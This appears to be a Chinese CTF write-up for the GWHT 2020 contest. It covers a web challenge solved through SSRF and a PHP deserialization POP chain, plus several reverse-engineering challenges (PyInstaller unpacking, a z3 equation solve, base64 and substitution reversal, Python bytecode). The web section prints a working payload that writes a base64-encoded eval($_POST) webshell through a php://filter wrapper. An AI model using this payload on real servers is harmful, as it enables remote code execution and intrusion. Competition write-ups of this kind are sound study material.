
```
"GWHT{y0u_mu3t_p@y_atTentiou_!0_It}";
```

easyser

进入页面,啥都没有,扫一下目录,得到一个robots.txt
打开,提示说star1.php:

```
Disallow: /star1.php/
```

访问一下star1.php:

在前端页面,看到了提示:

```
<!--小胖说用个不安全的协议从我家才能进ser.php呢！ !-->
```

大致思想就是要本地访问ser.php吧.
以为试文件包含,试了各种伪协议.
后来猜可能是SSRF吧,用http协议读取到了源码:
http://127.0.0.1/sandbox/s4ab0s27p7jddd06e0hjp11c58/ser.php

```
class GWHT{
        public $hero;
        public function __construct(){
                $this->hero = new Yasuo;
        }
        public function __toString(){
                if (isset($this->hero)){
                        return $this->hero->hasaki();
                }else{
                        return "You don't look very happy";
                }
        }
}
class Yongen{ //flag.php
        public $file;
        public $text;
        public function __construct($file='',$text='') {
                $this -> file = $file;
                $this -> text = $text;

        }
        public function hasaki(){
                $d = '<?php die("nononon");?>';
                $a= $d. $this->text;
                  @file_put_contents($this-> file,$a);
        }
}
class Yasuo{
        public function hasaki(){
                return "I'm the best happy windy man";
        }
}
```

可以发现是个反序列化,大致就是通过构造POP链,绕过exit,写入webshell.
链挺短的,也比较简单.
直接上payload:
Path=http://127.0.0.1/sandbox/ocsiska4rn6frcaa3e6kjbrb7t/start1.php
&c=O:4:%22GWHT%22:1:{s:4:%22hero%22;O:6:%22Yongen%22:2:{s:4:%22file%22;s:58:%22php://filter/write=convert.base64-decode/resource=flag.php%22;s:4:%22text%22;s:48:%22aaaPD9waHAgZXZhbCgkX1BPU1RbJ0hhbmR5J10pOyA/Pg==%22;}}

蚁剑连一下,拿到flag:

```
GWHT{it's_s0000_eaaaaasy_ser}
```

(比赛的时候总是写不进去,后来问客服说权限给的很低,让写flag.php.)

Re

loginin

使用 `PyInstaller Extractor v2.0` 把exe进行解包, 在解包指令中发现 `Python version: 36` , 切换到python3.6环境中

```
(venv) E:\Python-Project\pyctest\ppyycc>python pyinstxtractor.py 2009085f56dfbbbf571.exe
[+] Processing 2009085f56dfbbbf571.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 36
[+] Length of package: 6021662 bytes
[+] Found 59 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: login.pyc
[+] Found 133 files in PYZ archive
[+] Successfully extracted pyinstaller archive: 2009085f56dfbbbf571.exe

You can now use a python decompiler on the pyc files within the extracted directory
```


可以看见入口文件为 `login.pyc` , 使用 `uncompyle6 login.pyc` 解析pyc文件

```
(venv) E:\Python-Project\pyctest\ppyycc\2009085f56dfbbbf571.exe_extracted>uncompyle6 login.pyc
# uncompyle6 version 3.7.4
# Python bytecode 3.6 (3379)
# Decompiled from: Python 3.6.6 (v3.6.6:4cf1f54eb7, Jun 27 2018, 03:37:03) [MSC v.1900 64 bit (AMD64)]
# Embedded file name: login.py
import sys
input1 = input('input something:')
if len(input1) != 14:
    print('Wrong length!')
    sys.exit()
else:
    code = []
    for i in range(13):
        code.append(ord(input1[i]) ^ ord(input1[(i + 1)]))
```


看到一堆数字, 嗯, 又是方程组, 上z3

```
from z3 import *
a1, a2, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12, a13, a14 = Ints("a1 a2 a3 a4 a5 a6 a7 a8 a9 a10 a11 a12 a13 a
14")
x = Solver()
x.add(a1 * 88 + a2 * 67 + a3 * 65 - a4 * 5 + a5 * 43 + a6 * 89 + a7 * 25 + a8 * 13 - a9 * 36 + a10 * 15 + a11 *
11 + a12 * 47 - a13 * 60 + a14 * 29 == 22748)
x.add(a1 * 89 + a2 * 7 + a3 * 12 - a4 * 25 + a5 * 41 + a6 * 23 + a7 * 20 - a8 * 66 + a9 * 31 + a10 * 8 + a11 * 2
 - a12 * 41 - a13 * 39 + a14 * 17 == 7258)
x.add(a1 * 28 + a2 * 35 + a3 * 16 - a4 * 65 + a5 * 53 + a6 * 39 + a7 * 27 + a8 * 15 - a9 * 33 + a10 * 13 + a11 *
 101 + a12 * 90 - a13 * 34 + a14 * 23 == 26190)
x.add(a1 * 23 + a2 * 34 + a3 * 35 - a4 * 59 + a5 * 49 + a6 * 81 + a7 * 25 + a8 * 128 - a9 * 32 + a10 * 75 + a11
* 81 + a12 * 47 - a13 * 60 + a14 * 29 == 37136)
x.add(a1 * 38 + a2 * 97 + a3 * 35 - a4 * 52 + a5 * 42 + a6 * 79 + a7 * 90 + a8 * 23 - a9 * 36 + a10 * 57 + a11 *
 81 + a12 * 42 - a13 * 62 - a14 * 11 == 27915)
x.add(a1 * 22 + a2 * 27 + a3 * 35 - a4 * 45 + a5 * 47 + a6 * 49 + a7 * 29 + a8 * 18 - a9 * 26 + a10 * 35 + a11 *
 41 + a12 * 40 - a13 * 61 + a14 * 28 == 17298)
x.add(a1 * 12 + a2 * 45 + a3 * 35 - a4 * 9 - a5 * 42 + a6 * 86 + a7 * 23 + a8 * 85 - a9 * 47 + a10 * 34 + a11 *
76 + a12 * 43 - a13 * 44 + a14 * 65 == 19875)
x.add(a1 * 79 + a2 * 62 + a3 * 35 - a4 * 85 + a5 * 33 + a6 * 79 + a7 * 86 + a8 * 14 - a9 * 30 + a10 * 25 + a11 *
 11 + a12 * 57 - a13 * 50 - a14 * 9 == 22784)
x.add(a1 * 8 + a2 * 6 + a3 * 64 - a4 * 85 + a5 * 73 + a6 * 29 + a7 * 2 + a8 * 23 - a9 * 36 + a10 * 5 + a11 * 2 +
 a12 * 47 - a13 * 64 + a14 * 27 == 9710)
x.add(a1 * 67 - a2 * 68 + a3 * 68 - a4 * 51 - a5 * 43 + a6 * 81 + a7 * 22 - a8 * 12 - a9 * 38 + a10 * 75 + a11 *
 41 + a12 * 27 - a13 * 52 + a14 * 31 == 13376)
x.add(a1 * 85 + a2 * 63 + a3 * 5 - a4 * 51 + a5 * 44 + a6 * 36 + a7 * 28 + a8 * 15 - a9 * 6 + a10 * 45 + a11 * 3
1 + a12 * 7 - a13 * 67 + a14 * 78 == 24065)
x.add(a1 * 47 + a2 * 64 + a3 * 66 - a4 * 5 + a5 * 43 + a6 * 112 + a7 * 25 + a8 * 13 - a9 * 35 + a10 * 95 + a11 *
 21 + a12 * 43 - a13 * 61 + a14 * 20 == 27687)
x.add(a1 * 89 + a2 * 67 + a3 * 85 - a4 * 25 + a5 * 49 + a6 * 89 + a7 * 23 + a8 * 56 - a9 * 92 + a10 * 14 + a11 *
 89 + a12 * 47 - a13 * 61 - a14 * 29 == 29250)
x.add(a1 * 95 + a2 * 34 + a3 * 62 - a4 * 9 - a5 * 43 + a6 * 83 + a7 * 25 + a8 * 12 - a9 * 36 + a10 * 16 + a11 *
51 + a12 * 47 - a13 * 60 - a14 * 24 == 15317)

print(x.check())
print(x.model())

>>> [a2 = 24,
 a13 = 88,
 a6 = 43,
 a9 = 52,
 a14 = 33,
 a5 = 104,
 a12 = 74,
 a7 = 28,
 a1 = 119,
 a10 = 108,
 a11 = 88,
 a8 = 91,
 a4 = 7,
 a3 = 10]
```

按照`ord(input1[i]) ^ ord(input1[i + 1])`进行异或, 反推回input`[85, 95, 71, 48, 55, 95, 116, 104, 51, 95, 107, 51, 121, 33]`, 转换为字符串

```
c = [85, 95, 71, 48, 55, 95, 116, 104, 51, 95, 107, 51, 121, 33]
for i in c:
    print(chr(i), end="")
>>> U_G07_th3_k3y!
```

再md5加密得到58964088b637e50d3a22b9510c1d1ef8

easyre

IDA查看整体逻辑, 发现是flag经过`encode_one` `encode_two` `encode_three`三次编码后变成`EmBmP5Pmn7QcPU4gLYKv5QcMmB3PWHcP5YkPq3=cT6QckkPckoRG`, 首先怀疑有base64

```
14  _main();
15  strcpy(Str2, "EmBmP5Pmn7QcPU4gLYKv5QcMmB3PWHcP5YkPq3=cT6QckkPckoRG");
16  puts("Hello, please input your flag and I will tell you whether it is right or not.");
17  scanf("%38s", &Str);
18  if ( strlen(&Str) == 38
19    && (v3 = strlen(&Str), (unsigned int)encode_one(&Str, v3, &v10, &v12) == 0)
20    && (v4 = strlen(&v10), (unsigned int)encode_two(&v10, v4, &v9, &v12) == 0)
21    && (v5 = strlen(&v9), (unsigned int)encode_three(&v9, v5, &Str1, &v12) == 0)
22    && !strcmp(&Str1, Str2) )
23  {
24    puts("you are right!");
25    result = 0;
26  }
27  else
28  {
29    printf("Something wrong. Keep going.");
30    result = 0;
31  }
32  return result;
33}
```



查看`encode_one`, 看到一个变量`alphabet`, 对应的`ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/`, 不用怀疑就是`base64`,

```
*v10 = alphabet[(char)*
if ( v14 + v11 - 3 == i
```

```
; _BYTE alphabet[64]
_ZL8alphabet    db 41h, 42h, 43h, 44h, 45h, 46h, 47h, 48h, 49h, 4Ah, 4Bh
                                        ; DATA XREF: encode_one(char const*,int,char *,int *)+E8↑o
                                        ; encode_one(char const*,int,char *,int *)+177↑o ...
                db 4Ch, 4Dh, 4Eh, 4Fh, 50h, 51h, 52h, 53h, 54h, 55h, 56h
                db 57h, 58h, 59h, 5Ah, 61h, 62h, 63h, 64h, 65h, 66h, 67h
                db 68h, 69h, 6Ah, 6Bh, 6Ch, 6Dh, 6Eh, 6Fh, 70h, 71h, 72h
                db 73h, 74h, 75h, 76h, 77h, 78h, 79h, 7Ah, 30h, 31h, 32h
                db 33h, 34h, 35h, 36h, 37h, 38h, 39h, 2Bh, 2Fh
aArgumentDomain db
```


查看`encode_two`, 看到4个`strncpy`用法, 分析后可画出此图


```
6  Source = (char *)a1;
7  v6 = a3;
8  if ( !a1 || !a2 )
9    return 0xFFFFFFFFi64;
10 strncpy(a3, a1 + 26, 0xDui64);
11 strncpy(v6 + 13, Source, 0xDui64);
12 strncpy(v6 + 26, Source + 39, 0xDui64);
13 strncpy(v6 + 39, Source + 13, 0xDui64);
14 return 0i64;
15}
```



查看`encode_three`, 貌似很复杂的样子, 画出数轴, 分析后画出此图

```
11  v7 = a3;
12  for ( i = 0; i < a2; ++i )
13  {
14    v5 = *v8;
15    if ( *v8 <= 64 || v5 > 90 )
16    {
17      if ( v5 <= 96 || v5 > 122 )
18      {
19        if ( v5 <= 47 || v5 > 57 )
20          *v7 = v5;
21        else
22          *v7 = (v5 - 48 + 3) % 10 + 48;
23      }
24      else
25      {
26        *v7 = (v5 - 97 + 3) % 26 + 97;
27      }
28    }
29    else
30    {
31      *v7 = (v5 - 65 + 3) % 26 + 65;
32    }
33    ++v7;
34    ++v8;
35  }
```

```
36    return 0164;
37}
```

先还原`encode_three`,我突然想到这是一一对应的关系,把这个关系写出来然后生成一张map就行了

```
def m(v5):
    if v5 <= 64 or v5 > 90:
        if v5 <= 96 or v5 > 122:
            if v5 <= 47 or v5 > 57:
                return chr(v5)
            else:
                return chr((v5 - 45) % 10 + 48)
        else:
            return chr((v5 - 94) % 26 + 97)
    else:
        return chr((v5 - 62) % 26 + 65)


mm = {}
for i in range(33, 127):
    raw = i
    fin = m(i)
    mm[fin] = chr(raw)

data = "EmBmP5Pmn7QcPU4gLYKv5QcMmB3PWHcP5YkPq3=cT6QckkPckoRG"

print(mm)
fin2 = ""
for c in data:
    fin2 += mm[c]

print(fin2)

>>> {'!': '!', '"': '"', '#': '#', '$': '$', '%': '%', '&': '&', "'": "'", '(': '(', ')': ')', '*': '*', '+': '+
', ',': ',', '-': '-', '.': '.', '/': '/', '3': '0', '4': '1', '5': '2', '6': '3', '7': '4', '8': '5', '9': '6',
 '0': '7', '1': '8', '2': '9', ':': ':', ';': ';', '<': '<', '=': '=', '>': '>', '?': '?', '@': '@', 'D': 'A', '
E': 'B', 'F': 'C', 'G': 'D', 'H': 'E', 'I': 'F', 'J': 'G', 'K': 'H', 'L': 'I', 'M': 'J', 'N': 'K', 'O': 'L', 'P'
: 'M', 'Q': 'N', 'R': 'O', 'S': 'P', 'T': 'Q', 'U': 'R', 'V': 'S', 'W': 'T', 'X': 'U', 'Y': 'V', 'Z': 'W', 'A':
'X', 'B': 'Y', 'C': 'Z', '[': '[', '\\': '\\', ']': ']', '^': '^', '_': '_', '`': '`', 'd': 'a', 'e': 'b', 'f':
'c', 'g': 'd', 'h': 'e', 'i': 'f', 'j': 'g', 'k': 'h', 'l': 'i', 'm': 'j', 'n': 'k', 'o': 'l', 'p': 'm', 'q': 'n
', 'r': 'o', 's': 'p', 't': 'q', 'u': 'r', 'v': 's', 'w': 't', 'x': 'u', 'y': 'v', 'z': 'w', 'a': 'x', 'b': 'y',
 'c': 'z', '{': '{', '|': '|', '}': '}', '~': '~'}
>>> BjYjM2Mjk4NzMR1dIVHs2NzJjY0MTEzM2VhMn0=zQ3NzhhMzhlOD
```

还原`encode_two`,参照画的图对原来的字符串进行还原,最后base64解码

```
import base64
data = "BjYjM2Mjk4NzMR1dIVHs2NzJjY0MTEzM2VhMn0=zQ3NzhhMzhlOD"

raw = ["0" for _ in range(38)]

raw[0: 13] = data[13: 26]
raw[13: 26] = data[39: 52]
raw[26: 39] = data[0: 13]
raw[39: 52] = data[26: 39]

print(base64.b64decode("".join(raw).encode()).decode())

>>> GWHT{672cc4778a38e80cb362987341133ea2}
```

Bytecode

第一次遇到这种题目,Bytecode为python的字节码转换成人类可读的形式,当smail来读就行,还原成python脚本

```
  4           0 LOAD_CONST               0 (3)
              3 LOAD_CONST               1 (37)
              6 LOAD_CONST               2 (72)
              9 LOAD_CONST               3 (9)
             12 LOAD_CONST               4 (6)
             15 LOAD_CONST               5 (132)
             18 BUILD_LIST               6
             21 STORE_NAME               0 (en)

  5          24 LOAD_CONST               6 (101)
             27 LOAD_CONST               7 (96)
             30 LOAD_CONST               8 (23)
             33 LOAD_CONST               9 (68)
             36 LOAD_CONST              10 (112)
             39 LOAD_CONST              11 (42)
             42 LOAD_CONST              12 (107)
             45 LOAD_CONST              13 (62)
             48 LOAD_CONST               7 (96)
             51 LOAD_CONST              14 (53)
             54 LOAD_CONST              15 (176)
             57 LOAD_CONST              16 (179)
             60 LOAD_CONST              17 (98)
             63 LOAD_CONST              14 (53)
             66 LOAD_CONST              18 (67)
             69 LOAD_CONST              19 (29)
             72 LOAD_CONST              20 (41)
             75 LOAD_CONST              21 (120)
             78 LOAD_CONST              22 (60)
             81 LOAD_CONST              23 (106)
             84 LOAD_CONST              24 (51)
             87 LOAD_CONST               6 (101)
             90 LOAD_CONST              25 (178)
             93 LOAD_CONST              26 (189)
             96 LOAD_CONST               6 (101)
             99 LOAD_CONST              27 (48)
            102 BUILD_LIST              26
            105 STORE_NAME               1 (output)

  7         108 LOAD_CONST              28 ('welcome to GWHT2020')
            111 PRINT_ITEM
```

```
          111 PRINT_ITEM
          112 PRINT_NEWLINE

 9        113 LOAD_NAME                2 (raw_input)
          116 LOAD_CONST              29 ('please input your flag:')
          119 CALL_FUNCTION            1
          122 STORE_NAME               3 (flag)

10        125 LOAD_NAME                3 (flag)
          128 STORE_NAME               4 (str)

12        131 LOAD_NAME                5 (len)
          134 LOAD_NAME                4 (str)
          137 CALL_FUNCTION            1
          140 STORE_NAME               6 (a)

13        143 LOAD_NAME                6 (a)
          146 LOAD_CONST              30 (38)
          149 COMPARE_OP               0 (<)
          152 POP_JUMP_IF_FALSE      173

14        155 LOAD_CONST              31 ('lenth wrong!')
          158 PRINT_ITEM
          159 PRINT_NEWLINE

15        160 LOAD_NAME                7 (exit)
          163 LOAD_CONST              32 (0)
          166 CALL_FUNCTION            1
          169 POP_TOP
          170 JUMP_FORWARD             0 (to 173)

17     >> 173 LOAD_NAME                8 (ord)
          176 LOAD_NAME                4 (str)
          179 LOAD_CONST              32 (0)
          182 BINARY_SUBSCR
          183 CALL_FUNCTION            1
          186 LOAD_CONST              33 (2020)
          189 BINARY_MULTIPLY
          190 LOAD_NAME                8 (ord)
          193 LOAD_NAME                4 (str)
          196 LOAD_CONST              34 (1)
          199 BINARY_SUBSCR
          200 CALL_FUNCTION            1
          203 BINARY_ADD
          204 LOAD_CONST              33 (2020)
          207 BINARY_MULTIPLY
          208 LOAD_NAME                8 (ord)
          211 LOAD_NAME                4 (str)
          214 LOAD_CONST              35 (2)
          217 BINARY_SUBSCR
          218 CALL_FUNCTION            1
          221 BINARY_ADD
          222 LOAD_CONST              33 (2020)
          225 BINARY_MULTIPLY
          226 LOAD_NAME                8 (ord)
          229 LOAD_NAME                4 (str)
          232 LOAD_CONST               0 (3)
          235 BINARY_SUBSCR
          236 CALL_FUNCTION            1
          239 BINARY_ADD
```

```
          240 LOAD_CONST             33 (2020)
          243 BINARY_MULTIPLY
          244 LOAD_NAME               8 (ord)
          247 LOAD_NAME               4 (str)
          250 LOAD_CONST             36 (4)
          253 BINARY_SUBSCR
          254 CALL_FUNCTION           1
          257 BINARY_ADD
          258 LOAD_CONST             37 (1182843538814603)
          261 COMPARE_OP              2 (==)
          264 POP_JUMP_IF_FALSE      275

18        267 LOAD_CONST             38 ('good!continue\xe2\x80\xa6\xe2\x80\xa6')
          270 PRINT_ITEM
          271 PRINT_NEWLINE
          272 JUMP_FORWARD           15 (to 290)

20    >>  275 LOAD_CONST             39 ('bye~')
          278 PRINT_ITEM
          279 PRINT_NEWLINE

21        280 LOAD_NAME               7 (exit)
          283 LOAD_CONST             32 (0)
          286 CALL_FUNCTION           1
          289 POP_TOP

23    >>  290 BUILD_LIST              0
          293 STORE_NAME              9 (x)

24        296 LOAD_CONST             40 (5)
          299 STORE_NAME             10 (k)

25        302 SETUP_LOOP            128 (to 433)
          305 LOAD_NAME              11 (range)
          308 LOAD_CONST             41 (13)
          311 CALL_FUNCTION           1
          314 GET_ITER
      >>  315 FOR_ITER              114 (to 432)
          318 STORE_NAME             12 (i)

26        321 LOAD_NAME               8 (ord)
          324 LOAD_NAME               4 (str)
          327 LOAD_NAME              10 (k)
          330 BINARY_SUBSCR
          331 CALL_FUNCTION           1
          334 STORE_NAME             13 (b)

27        337 LOAD_NAME               8 (ord)
          340 LOAD_NAME               4 (str)
          343 LOAD_NAME              10 (k)
          346 LOAD_CONST             34 (1)
          349 BINARY_ADD
          350 BINARY_SUBSCR
          351 CALL_FUNCTION           1
          354 STORE_NAME             14 (c)

28        357 LOAD_NAME              14 (c)
          360 LOAD_NAME               0 (en)
          363 LOAD_NAME              12 (i)
          366 LOAD_CONST              4 (6)
```

```
          366 LOAD_CONST               4 (6)
          369 BINARY_MODULO
          370 BINARY_SUBSCR
          371 BINARY_XOR
          372 STORE_NAME              15 (a11)

29        375 LOAD_NAME               13 (b)
          378 LOAD_NAME                0 (en)
          381 LOAD_NAME               12 (i)
          384 LOAD_CONST               4 (6)
          387 BINARY_MODULO
          388 BINARY_SUBSCR
          389 BINARY_XOR
          390 STORE_NAME              16 (a22)

30        393 LOAD_NAME                9 (x)
          396 LOAD_ATTR               17 (append)
          399 LOAD_NAME               15 (a11)
          402 CALL_FUNCTION            1
          405 POP_TOP

31        406 LOAD_NAME                9 (x)
          409 LOAD_ATTR               17 (append)
          412 LOAD_NAME               16 (a22)
          415 CALL_FUNCTION            1
          418 POP_TOP

32        419 LOAD_NAME               10 (k)
          422 LOAD_CONST              35 (2)
          425 INPLACE_ADD
          426 STORE_NAME              10 (k)
          429 JUMP_ABSOLUTE          315
      >>  432 POP_BLOCK

33    >>  433 LOAD_NAME                9 (x)
          436 LOAD_NAME                1 (output)
          439 COMPARE_OP               2 (==)
          442 POP_JUMP_IF_FALSE      453

34        445 LOAD_CONST              38 ('good!continue\xe2\x80\xa6\xe2\x80\xa6')
          448 PRINT_ITEM
          449 PRINT_NEWLINE
          450 JUMP_FORWARD            15 (to 468)

36    >>  453 LOAD_CONST              42 ('oh,you are wrong!')
          456 PRINT_ITEM
          457 PRINT_NEWLINE

37        458 LOAD_NAME                7 (exit)
          461 LOAD_CONST              32 (0)
          464 CALL_FUNCTION            1
          467 POP_TOP

39    >>  468 LOAD_NAME                5 (len)
          471 LOAD_NAME                4 (str)
          474 CALL_FUNCTION            1
          477 STORE_NAME              18 (l)

40        480 LOAD_NAME                8 (ord)
          483 LOAD_NAME                4 (str)
```

```
          486 LOAD_NAME              18 (l)
          489 LOAD_CONST             43 (7)
          492 BINARY_SUBTRACT
          493 BINARY_SUBSCR
          494 CALL_FUNCTION           1
          497 STORE_NAME             19 (a1)

41        500 LOAD_NAME               8 (ord)
          503 LOAD_NAME               4 (str)
          506 LOAD_NAME              18 (l)
          509 LOAD_CONST              4 (6)
          512 BINARY_SUBTRACT
          513 BINARY_SUBSCR
          514 CALL_FUNCTION           1
          517 STORE_NAME             20 (a2)

42        520 LOAD_NAME               8 (ord)
          523 LOAD_NAME               4 (str)
          526 LOAD_NAME              18 (l)
          529 LOAD_CONST             40 (5)
          532 BINARY_SUBTRACT
          533 BINARY_SUBSCR
          534 CALL_FUNCTION           1
          537 STORE_NAME             21 (a3)

43        540 LOAD_NAME               8 (ord)
          543 LOAD_NAME               4 (str)
          546 LOAD_NAME              18 (l)
          549 LOAD_CONST             36 (4)
          552 BINARY_SUBTRACT
          553 BINARY_SUBSCR
          554 CALL_FUNCTION           1
          557 STORE_NAME             22 (a4)

44        560 LOAD_NAME               8 (ord)
          563 LOAD_NAME               4 (str)
          566 LOAD_NAME              18 (l)
          569 LOAD_CONST              0 (3)
          572 BINARY_SUBTRACT
          573 BINARY_SUBSCR
          574 CALL_FUNCTION           1
          577 STORE_NAME             23 (a5)

45        580 LOAD_NAME               8 (ord)
          583 LOAD_NAME               4 (str)
          586 LOAD_NAME              18 (l)
          589 LOAD_CONST             35 (2)
          592 BINARY_SUBTRACT
          593 BINARY_SUBSCR
          594 CALL_FUNCTION           1
          597 STORE_NAME             24 (a6)

46        600 LOAD_NAME              19 (a1)
          603 LOAD_CONST              0 (3)
          606 BINARY_MULTIPLY
          607 LOAD_NAME              20 (a2)
          610 LOAD_CONST             35 (2)
          613 BINARY_MULTIPLY
          614 BINARY_ADD
```

```
           615 LOAD_NAME                21 (a3)
           618 LOAD_CONST               40 (5)
           621 BINARY_MULTIPLY
           622 BINARY_ADD
           623 LOAD_CONST               44 (1003)
           626 COMPARE_OP                2 (==)
           629 POP_JUMP_IF_FALSE      807

47         632 LOAD_NAME                19 (a1)
           635 LOAD_CONST               36 (4)
           638 BINARY_MULTIPLY
           639 LOAD_NAME                20 (a2)
           642 LOAD_CONST               43 (7)
           645 BINARY_MULTIPLY
           646 BINARY_ADD
           647 LOAD_NAME                21 (a3)
           650 LOAD_CONST                3 (9)
           653 BINARY_MULTIPLY
           654 BINARY_ADD
           655 LOAD_CONST               45 (2013)
           658 COMPARE_OP                2 (==)
           661 POP_JUMP_IF_FALSE      807

48         664 LOAD_NAME                19 (a1)
           667 LOAD_NAME                20 (a2)
           670 LOAD_CONST               46 (8)
           673 BINARY_MULTIPLY
           674 BINARY_ADD
           675 LOAD_NAME                21 (a3)
           678 LOAD_CONST               35 (2)
           681 BINARY_MULTIPLY
           682 BINARY_ADD
           683 LOAD_CONST               47 (1109)
           686 COMPARE_OP                2 (==)
           689 POP_JUMP_IF_FALSE      804

49         692 LOAD_NAME                22 (a4)
           695 LOAD_CONST                0 (3)
           698 BINARY_MULTIPLY
           699 LOAD_NAME                23 (a5)
           702 LOAD_CONST               35 (2)
           705 BINARY_MULTIPLY
           706 BINARY_ADD
           707 LOAD_NAME                24 (a6)
           710 LOAD_CONST               40 (5)
           713 BINARY_MULTIPLY
           714 BINARY_ADD
           715 LOAD_CONST               48 (671)
           718 COMPARE_OP                2 (==)
           721 POP_JUMP_IF_FALSE      801

50         724 LOAD_NAME                22 (a4)
           727 LOAD_CONST               36 (4)
           730 BINARY_MULTIPLY
           731 LOAD_NAME                23 (a5)
           734 LOAD_CONST               43 (7)
           737 BINARY_MULTIPLY
           738 BINARY_ADD
           739 LOAD_NAME                24 (a6)
           742 LOAD_CONST                3 (9)
```

```
          745 BINARY_MULTIPLY
          746 BINARY_ADD
          747 LOAD_CONST              49 (1252)
          750 COMPARE_OP               2 (==)
          753 POP_JUMP_IF_FALSE      798

51        756 LOAD_NAME               22 (a4)
          759 LOAD_NAME               23 (a5)
          762 LOAD_CONST              46 (8)
          765 BINARY_MULTIPLY
          766 BINARY_ADD
          767 LOAD_NAME               24 (a6)
          770 LOAD_CONST              35 (2)
          773 BINARY_MULTIPLY
          774 BINARY_ADD
          775 LOAD_CONST              50 (644)
          778 COMPARE_OP               2 (==)
          781 POP_JUMP_IF_FALSE      795

52        784 LOAD_CONST              51 ('congraduation!you get the right flag!')
          787 PRINT_ITEM
          788 PRINT_NEWLINE
          789 JUMP_ABSOLUTE          795
          792 JUMP_ABSOLUTE          798
      >>  795 JUMP_ABSOLUTE          801
